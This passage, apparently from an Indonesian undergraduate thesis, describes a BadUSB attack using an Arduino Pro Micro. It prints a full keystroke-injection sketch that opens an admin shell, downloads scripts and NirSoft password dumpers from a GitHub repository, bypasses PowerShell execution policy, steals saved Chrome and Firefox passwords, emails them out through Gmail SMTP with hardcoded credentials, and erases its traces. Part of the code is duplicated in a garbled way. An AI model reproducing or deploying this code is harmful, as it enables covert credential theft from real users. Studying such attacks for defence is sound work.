
Tabel II- 1 Perbandingan penelitian sebelumnya

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| No | Nama Penulis | Judul | Tahun | Latar Belakang |
| 1 | Benjamin Cannols, Ahmad Ghafarian | Hacking Experiment by Using USB Rubber Ducky Scripting | 2017 | Pentingnya eksperimen dan penelitian yang dilakukan pada jurnal ini adalah agar pembaca mengetahui bahwa hampir seluruh perangkat baik komputer, laptop, tablet, *smartphone* hari ini tidak terlepas dari masukkan dari *keyboard*. Disisi lain setiap standar USB disebut dengan Human Interface Device (HID) yang dapat diartikan bahwa seluruh perangkat USB secara otomatis terdeteksi sebagai Keyboard HID dan diterima oleh seluruh sistem operasi seperti Windows, Mac OS, Linux, dan Android. Bisa disimpulkan bahwa komputer, laptop, dan perangkat lainnya tidak bisa mendeteksi USB sebagai perangkat yang berbahaya sehingga melakukan *hacking* menggunakan USB bisa sangat mudah dilakukan apabila tidak ada kesadaran dari pemilik perangkat untuk meningkatkan keamanan perangkat itu sendiri. |
| 2 | Myung-gu Kang | USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices | 2015 | Penelitian ini diawali dengan keresahan yang dirasakan penulis terkait bahaya dari penggunaan *keylogger* USB, sehingga penulis membuat sebuah metode yang disebut USBWall dengan tujuan mencegah dari serangan tersebut. |
| 3 | Aufa Tesar Ramadhan | Implementasi Dan Analisis USB *Attack* Berbasis PowerShell Menggunakan P4wnp1 Pada *Personal Computer* | 2019 | Keamanan *password* yang tersimpan pada *browser* Internet Explorer dan Microsoft Edge diuji dengan melakukan penetrasi ke sistem operasi Windows 8.1 dan Windows 10 melalui PowerShell menggunakan P4wnp1. Skenario pengujian pengambilan data dilakukan sebanyak enam kali dengan hasil seluruh percobaan berhasil dijalankan. |

# Metodologi Penelitian

## Metode Konseptual


Metode Konseptual merupakan suatu gambaran logis dari suatu masalah yang digambarkan dalam rangkaian konsep berdasarkan aspek hipotesis dan teoritis. Untuk menghasilkan output yang sesuai dengan tujuan penelitian maka dibutuhkan kerangka berpikir yang bisa menjabarkan konsep dalam memecahkan masalah secara ringkas dan teratur. Diagram metode konseptual yang digunakan dapat dilihat pada Gambar III-1.



Gambar III- 1. Metode Konseptual

## Sistematika Penelitian

Sistematika penelitian merupakan suatu urutan proses yang terencana dan perlu dilakukan untuk mencapai tujuan penelitian dengan baik. Sistematika penelitian yang digunakan dapat dilihat pada Gambar III-2.



Gambar III- 2. Sistematika Penelitian

### Inisiasi

Pada tahap awal penelitian diawali dengan identifikasi masalah dan kemudian dilanjutkan dengan latar belakang masalah dengan mengacu kepada studi literatur. Setelah itu, didapatkan rumusan masalah yaitu mengacu kepada vulnerability yang terdapat pada sistem operasi Windows. Selanjutnya membuat batasan masalah yang digunakan agar ruang lingkup penelitian menjadi lebih fokus.

### Hipotesis

Pada tahap hipotesis, dilakukan proses perkiraan sementara dari hasil penelitian yang akan dilakukan. Pada tahap ini juga dilakukan proses penanggulangan terdahap dampak yang akan dihasilkan dari penelitian yang akan dilakukan.

### Simulasi

Pada tahap simulasi ini, dilakukan pengujian berdasarkan *vulnerability* yang terdapat pada *browser* Google Chrome dan Mozilla Firefox. Tahap pertama yaitu mengidentifikasi target yang ingin dilakukan penyerangan. Pada browser *browser* Google Chrome dan Mozilla Firefox memiliki celah dapat diaksesnya data *username* dan *password* tersimpan menggunakan *tools* yang disediakan oleh *website* Nirsoft, yaitu ChromePass dan PasswordFox.

Kemudian pada tahap selanjutnya yaitu perancangan skenario penyerangan yang akan dilakukan. Untuk melakukan penyerangan terhadap data *username* dan *password* tersimpan dibutuhkan skrip *payload* dan tools yang akan dijelaskan pada perancangan sistem. Setelah sudah tersusun, maka dilakukan pengujian dengan menjalankan baris perintah yang telah dibuat sebelumnya. Jika terdapat kegagalan atau kejanggalan pada saat proses penyerangan, maka dilakukan kembali proses desain hingga didapatkan hasil yang diharapkan.

### Akhir

Setelah tahap simulasi dilakukan, dilakukan proses analisis dari hasil yang didapatkan pada pengujian yang sudah dilakukan. Hasil dari proses analisis dibuat beserta rekomendasi pencegahan dari tipe serangan USB *Attack* ini.


### Pelaporan

Pada tahap ini, penulis menuliskan beberapa kesimpulan dari hasil penelitian yang telah dilakukan dan memberikan beberapa saran yang berguna untuk membantu mengembangkan penelitian selanjutnya.

# Perancangan Sistem Dan Skenario Penyerangan

## Perancangan Sistem

Dalam melakukan penyerangan, dibutuhkan hardware dan software yang mendukung. Maka dari itu dilakukan identifikasi arsitektur yang terdiri dari *hardware* dan *software* untuk melakukan penyerangan. Spesifikasi *hardware* dan *software* yang digunakan dapat dilihat pada Tabel IV-1 dan Tabel IV-2.



Gambar IV- 1. Ilustrasi Penyerangan

Pada Gambar IV-1 ditampilkan ilustrasi penyerangan yang dilakukan untuk melakukan pengambilan data pada komputer target. Penyerangan diawali dengan menghubungkan perangkat Arduino *Pro Micro* Leonardo ke komputer target melalui port USB. Setelah itu USB Rubber Ducky akan menjalankan baris kode yang disematkan oleh penyerang ke dalam perangkat Arduino. Hasil dari penyerangan ini akan didapatkan *username* dan *password* yang tersimpan pada browser Google Chrome serta Mozilla Firefox untuk kemudian dikirimkan ke komputer penyerang melalui *email*.

### Spesifikasi *Hardware*

Spesifikasi hardware yang dilakukan dalam penyerangan dapat dilihat pada tabel IV-1.

Tabel IV- 1. Daftar *Harware*

|  |  |  |
| --- | --- | --- |
| Komponen | Informasi | |
| Omen by HP Laptop 15-dc0xxx | *Processor* | Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz (12 CPUs), ~2.2GHz |
| *Memory* | 16GB RAM |
| *Hard Disk* | 1TB |
| *Operating System* | Windows 10 Education 64-bit (10.0, Build 17134) |
| Arduino *Pro Micro* Leonardo | *Microcontroller* | ATmega32U4 |
| *Flash Memory* | 32 KB |
| SRAM | 2.5 KB |
| *Clock Speed* | 16MHz |

### Spesifikasi *Software*

Peralatan perangkat lunak dan tools yang digunakan untuk penelitian ini dapat dilihat pada table IV-2.

Tabel IV- 2. Daftar *Software*

|  |  |  |
| --- | --- | --- |
| No | Perangkat Lunak | Fungsi |
| 1 | Vmware Workstation 15.5 PRO | Sebagai sistem operasi virtual untuk melakukan simulasi selama membuat BadUSB |
| 2 | Sistem Operasi Windows 10 | Sebagai sistem operasi yang digunakan pada komputer target penyerangan |
| 3 | ChromePass.exe | Sebagai *tool* yang akan mengambil *username* dan *password* pada perambah Google Chrome |
| 4 | PasswordFox.exe | Sebagai *tool* yang akan mengambil *username* dan *password* pada perambah Mozilla Firefox |
| 5 | Windows Powershell | Sebagai media untuk menjalankan perintah penyerangan pada komputer tujuan. |
| 6 | Google Chrome | Sebagai *browser* tujuan yang akan diambil *username* dan *password* yang tersimpan |
| 7 | Mozilla Firefox | Sebagai *browser* tujuan yang akan diambil *username* dan *password* yang tersimpan |
| 8 | Arduino IDE | Sebagai aplikasi yang digunakan untuk menulis baris kode penyerangan |

## Mekanisme Penyerangan

Secara garis besar, mekanisme penyerangan pada penelitian ini terbagi dalam 4 proses utama, yaitu:

1. Menjalankan Ducky *script*

Menjalankan Rubber Ducky dari *file* Ducky *script* yang sudah dikonfigurasi untuk membuat folder pada komputer target dan menjalankan fungsi menjalankan Powershell script.

1. Menjalankan Powershell *script*

Menjalankan Powershell *script* yang tersimpan untuk melakukan fungsi pembuatan folder sementara dan mengambil ChromePass dan PasswordFox.


1. Menjalankan ChromePass dan PasswordFox

ChromePass dan PasswordFox yang disimpan pada penyimpanan *cloud* penulis diunduh dan dijalankan pada komputer target.

1. Mengirim Data Melalui *Email*

Data yang telah didapatkan dari komputer target dikirimkan kepada penulis melalui email yang telah ditentukan dan dijalankan melalui Powershell. Penyerangan diakhiri dengan menghapus folder yang telah dibuat.

Berdasarkan empat proses diatas, penjelasan alur penyerangan yang lebih rinci dari awal hingga akhir ditampilkan pada Gambar IV-2 berikut.



Gambar IV- 2. Alur Penyerangan

Tabel IV-3 berikut menunjukkan kerentanan dan ancaman yang terjadi selama penyerangan berlangsung.

Tabel IV- 3. Kerentanan dan Ancaman

|  |  |  |  |
| --- | --- | --- | --- |
| No | Aktivitas | Kerentanan | Ancaman |
| 1 | Membuka *Command Prompt* (CMD) sebagai admin | Tidak adanya otentikasi yang dilakukan oleh sistem saat membuka CMD sebagai admin | Penyerang mendapatkan akses admin pada CMD tanpa *password* |
| 2 | Mengunduh *file* dari penyimanan daring | Tidak adanya pengecekan *file* yang diunduh apabila dilakukan melalui CMD sebagai admin | Penyerang dapat mengunduh *file* apapun dari internet |
| 3 | Melakukan *Execution* *Policy* untuk *script* powershell | Tidak adanya otentikasi yang dilakukan oleh sistem untuk verifikasi penambahan *execution* pada *script* powershell | Penyerang dapat menjalankan *script* powershell apapun pada komputer target |
| 4 | Membuat *file* berformat .txt | Tidak adanya otentikasi yang dilakukan oleh sistem saat membuat *file* melalui powershell sebagai admin | Penyerang dapat membuat *file* pada komputer target |
| 5 | Membuka akses SMTP | Terbukanya akses *port* SMTP 587 merupakan celah kerentanan pada komputer | Penyerang dapat mengirim data yang diambil dari komputer target melalui *email* |

## Pengembangan Sistem

Pada bagian ini akan dijelaskan secara rinci bagaimana penulis mengembangkan sistem agar bisa melakukan penelitian terkait penyerangan menggunakan USB untuk mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox berdasarkan alur yang telah ditunjukkan pada Gambar IV-2.

### Menjalankan *Ducky Script*

Gambar IV-3 berikut adalah baris perintah *Rubber Ducky Script* untuk memberikan *input* pada *keyboard* komputer target yang akan berjalan secara otomatis untuk menjalankan penyerangan.

#include "Keyboard.h"

void typeKey(int key) {

Keyboard.press(key);

delay(100);

Keyboard.release(key);

}

void setup() {

// Begining the Keyboard stream

Keyboard.begin();

// Wait 500ms

delay(600);

Keyboard.press(KEY\_LEFT\_GUI);

Keyboard.press('r');

Keyboard.releaseAll();

delay(100);

Keyboard.print("powershell Start-Process cmd -Verb runAs");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.press(KEY\_LEFT\_ARROW);

delay(100);

typeKey(KEY\_RETURN);

delay(1000);

Keyboard.print("cd / & mkdir chrome & cd chrome");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("mkdir Password");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("echo (wget 'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile ChromeUpdateDownload.ps1) > b.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell -ExecutionPolicy ByPass -File b.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell -ExecutionPolicy ByPass -File ChromeUpdateDownload.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("ChromePass.exe /stext ChromePass.txt");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");

typeKey(KEY\_RETURN);

delay(8000);

Keyboard.print("for %I in (ChromePass.txt PasswordFox.txt) do copy %I c:\\chrome\\Password");

typeKey(KEY\_RETURN);

delay(1000);

Keyboard.print("powershell ./zipping.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell ./maintenance.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("cd C:/");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("rmdir /s /q chrome");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("exit");

typeKey(KEY\_RETURN);

// Ending streampdateDownload.pps1

Keyboard.end();

}

/\* Unused endless loop \*/

void loop() {}

Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");

typeKey(KEY\_RETURN);

delay(5000);

Keyboard.print("for %I in (ChromePass.txt PasswordFox.txt) do copy %I c:\\chrome\\Password");

typeKey(KEY\_RETURN);

delay(1000);

Keyboard.print("powershell ./zipping.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell ./maintenance.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("cd C:/");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("rmdir /s /q chrome");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("exit");

typeKey(KEY\_RETURN);

// Ending streampdateDownload.pps1

Keyboard.end();

}

Gambar IV- 3. Baris Perintah *Ducky Script*

Agar dapat melakukan penyerangan dengan lancar pada komputer target, maka penyerangan ini harus dilakukan menggunakan *command prompt* menggunakan akses admin agar ketika mengunduh *file* dan menjalankan *powershell* tidak terdeteksi sebagai ancaman oleh Windows *Defender*. Gambar IV-4 berikut adalah baris kode yang digunakan pada Arduino IDE agar membuka *command promt* sebagai admin.

Keyboard.press(KEY\_LEFT\_GUI);

Keyboard.press('r');

Keyboard.releaseAll();

delay(100);

Keyboard.print("powershell Start-Process cmd -Verb runAs");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.press(KEY\_LEFT\_ARROW);

delay(100);

typeKey(KEY\_RETURN);

delay(1000);

Gambar IV- 4. Baris perintah membuka CMD sebagai admin

Setelah membuka *command promt* sebagai admin, maka sudah bisa menjalankan powershell menggunakan akses admin juga. Langkah berikutnya adalah membuat folder “chrome” pada direktori C: komputer target, lalu membuat folder bernama “Password” didalamnya. Folder ini digunakan untuk menyimpan *file* sementara selama menjalankan penyerangan. Gambar IV-5 berikut menunjukkan baris perintah untuk membuat folder tersebut.

Keyboard.print("cd / & mkdir chrome & cd chrome");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("mkdir Password");

typeKey(KEY\_RETURN);

delay(100);

Gambar IV- 5. Baris Perintah untuk Membuat Folder

Langkah berikutnya adalah mengunduh *file* yang akan digunakan selama penyerangan dari penyimpanan daring penulis, disini penyimpanan yang digunakan adalah Github sehingga dapat diunduh menggunakan perintah “*wget*”. Gambar IV-6 berikut merupakan baris kode untuk mengunduh *file* dari Github untuk disimpan pada folder yang telah dibuat sebelumnya.

Keyboard.print("echo (wget 'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile ChromeUpdateDownload.ps1) > b.ps1");

typeKey(KEY\_RETURN);

delay(100);

Gambar IV- 6. Baris Perintah untuk Mengunduh File dari Github

*File* yang telah diunduh kemudian dilakukan *execution policy* agar dapat dijalankan karena secara default didalam powershell adalah *restricted*. Gambar IV-7 menunjukkan baris perintah untuk melakukan *execution policy* terhadap *script* powershell yang sebelumnya diunduh.

Keyboard.print("powershell -ExecutionPolicy ByPass -File b.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell -ExecutionPolicy ByPass -File ChromeUpdateDownload.ps1");

typeKey(KEY\_RETURN);

delay(100);

Gambar IV- 7. Baris Perintah untuk Melakukan *Execution Policy*

Langkah utama pada penyerangan ini adalah dengan menjalankan *tools* ChromePass dan PasswordFox dari Nirsoft untuk mengambil *username* dan *password* yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox, selain menjalankan *tools* tersebut, dilakukan juga pembuatan *file* berformat .txt untuk menyimpan masing-masing data yang telah diambil. Gambar IV-8 berikut merupakan baris perintah untuk menjalankan *tools* dan membuat *file* .txt.

Keyboard.print("ChromePass.exe /stext ChromePass.txt");

typeKey(KEY\_RETURN);

delay(8000);

Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");

typeKey(KEY\_RETURN);

delay(8000);

Gambar IV- 8. Baris Perintah untuk Menjalankan *Tools*

Kedua *file .*txt bernama ChromePass.txt dan PasswordFox.txt yang berisi *username* beserta *password* yang telah diambil dari komputer target kemudian akan dikirimkan ke penyerang, namun sebelum itu dipindahkan kedalam folder Password yang sebelumnya dibuat lalu folder tersebut diubah menjadi format .ZIP dengan menjalankan *script* “zipping.ps1”. Setelah itu barulah *file* dikirimkan ke *email* penyerang dengan menjalankan *script* “maintenance.ps1”. Gambar IV-9 berikut merupakan baris perintah untuk mejalankan alur yang telah dijelaskan sebelumnya.

Keyboard.print("for %I in (ChromePass.txt PasswordFox.txt) do copy %I c:\\chrome\\Password");

typeKey(KEY\_RETURN);

delay(1000);

Keyboard.print("powershell ./zipping.ps1");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("powershell ./maintenance.ps1");

typeKey(KEY\_RETURN);

delay(100);

Gambar IV- 9. Baris Perintah untuk *Compress File* dan Kirim *Email*

Langkah terakhir dari *script Rubber Ducky* ini adalah dengan kembali ke direktori C: kemudian menghapus folder “chrome” agar tidak meninggalkan jejak pada komputer target, lalu diakhiri dengan menutup jendela *command promt*. Gambar IV-10 menunjukkan baris perintah untuk mengakhiri *script* penyerangan ini.

Keyboard.print("cd C:/");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("rmdir /s /q chrome");

typeKey(KEY\_RETURN);

delay(100);

Keyboard.print("exit");

typeKey(KEY\_RETURN);

Gambar IV- 10. Baris Perintah untuk Mengakhiri *Script*

### Menjalankan PowerShell *Script*

Dalam penyerangan ini terdapat beberapa *script* powershell yang dijalankan, antara lain ChromeUpdateDownload.ps1, zipping.ps1, dan maintenance.ps1.

Masing-masing *script* powershell memiliki fungsi yang berbeda selama berlangsungnya penyerangan. *Script* ChromeUpdateDownload.ps1 digunakan untuk mengunduh *file* dari Github penyerang seperti yang terdapat pada gambar IV-11.

wget https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/maintenance.ps1 -OutFile maintenance.ps1

wget https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/zipping.ps1 -OutFile zipping.ps1

wget https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromePass.exe -OutFile ChromePass.exe

wget https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/PasswordFox.exe -OutFile PasswordFox.exe

Gambar IV- 11. Baris Perintah pada *Script* ChromeUpdateDownload.ps1

Dari *script* tersebut dapat dilihat bahwa *file* yang diunduh akan djalankan pada langkah yang selanjutnya. Berikutnya adalah gambar IV-12 yang menampilkan *script* powershell bernama zipping.ps1, berfungsi untuk melakukan *compress* folder Password untuk kemudian dikirimkan ke *email* penyerang.

Add-Type -assembly "system.io.compression.filesystem"

$source = "C:\chrome\Password"


$destination = "C:\chrome\Password.zip"

[io.compression.zipfile]::CreateFromDirectory($Source, $destination)


Gambar IV- 12. Baris Perintah pada *Script* zipping.ps1

### Menjalankan ChromePass dan PasswordFox

Kedua *tools* yang digunakan memiliki kegunaan dan yang sama yaitu mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox, gambar IV-13 dan IV-14 Menunjukkan ChromePass serta PasswordFox ketika dijalankan.



Gambar IV- 13. *Username* dan *Password* yang Diambil oleh ChromePass



Gambar IV- 14. Username dan Password yang Diambil oleh PasswordFox

### Mengirim Data Melalui *Email*

Pengiriman *email* dilakukan dengan cara menjalankan *script* maintenance.ps1, pada *script* ini data email penyerang dimasukkan sebagai pengirim juga penerima. Selain itu *script* ini akan menggunakan *port* SMTP 587 agar dapat mengirimkan *email* dari komputer target. Gambar IV-15 menunjukkan *script* maintenance.ps1.

$Username = "aaa290898@gmail.com";

$Password= "aaaaaa290898";

$path= "C:\chrome\Password.zip"

function Send-ToEmail([string]$email, [string]$attachmentpath){

$message = new-object Net.Mail.MailMessage;

$message.From = $Username;

$message.To.Add($email);

$message.Subject = "Browser Password";

$message.Body = "Here the password list";

$attachment = New-Object Net.Mail.Attachment($attachmentpath);

$message.Attachments.Add($attachment);

$smtp = new-object Net.Mail.SmtpClient("smtp.gmail.com", "587");

$smtp.EnableSSL = $TRUE;

$smtp.Credentials = New-Object System.Net.NetworkCredential($Username, $Password);

$smtp.send($message);

write-host "Mail Sent" ;

$attachment.Dispose();

}

Send-ToEmail -email "abdulazies55@gmail.com" -attachmentpath $path;

Gambar IV- 15. Baris Perintah untuk Mengirimkan *Email*


# Pengujian Sistem Dan Analisis

## Pengujian Sistem


Pada bagian ini akan dijelaskan mengenai pengujian pada sistem penyerangan yang telah dirancang sebelumnya, cakupan dari pengujian yang dilakukan ini adalah seluruh proses penyerangan. Tujuan dari dilakukannya pengujian ini adalah untuk mengetahui tingkat keberhasilan dari sistem penyerangan yang dirancang serta mengetahui kelebihan, kekurangan serta dampak yang ditimbulkan pada sistem operasi Windows.

### Pengujian Membuat Folder Baru

pada penyerangan ini langkah pertama yang dilakukan adalah dengan membuat foder baru pada *file explorer* direktori C: komputer korban, namun sebelum itu membuka *Command Prompt* (CMD) sebagai admin. Gambar V-1 menunjukkan perintah untuk melakukan hal tersebut.




Gambar V- 1. Membuka CMD Sebagai Admin



